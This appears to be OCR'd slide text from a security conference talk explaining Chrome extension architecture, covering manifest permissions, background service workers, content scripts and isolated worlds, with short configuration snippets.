
ARCHITECTURE



OVERVIEW

BACKGROUND SCRIPTS

SECCON × NEPLOX




Browser API access granted by **permissions**:

manifest.json


```
{
    ...
    "background": {
        "service_worker": "background.js",
        "type": "module",
    }
    "permissions": {
        "storage",
        "scripting"
    }
    ...
}
```

OVERVIEW

STORAGE TYPES



CONTENT SCRIPTS



CONTENT SCRIPTS

manifest.json


```
{
   "content_scripts": [{
      "css": ["styles.css"],
      "js": ["content.js"],
      "run_at": "document_start",
      "world": "ISOLATED",
   }]
}
```

background.js

```
chrome.scripting
   .registerContentScripts(
      [...manifests]
   )
```

* Content scripts can also be injected into `MAIN` world with custom `run_at`

ISOLATED WORLDS

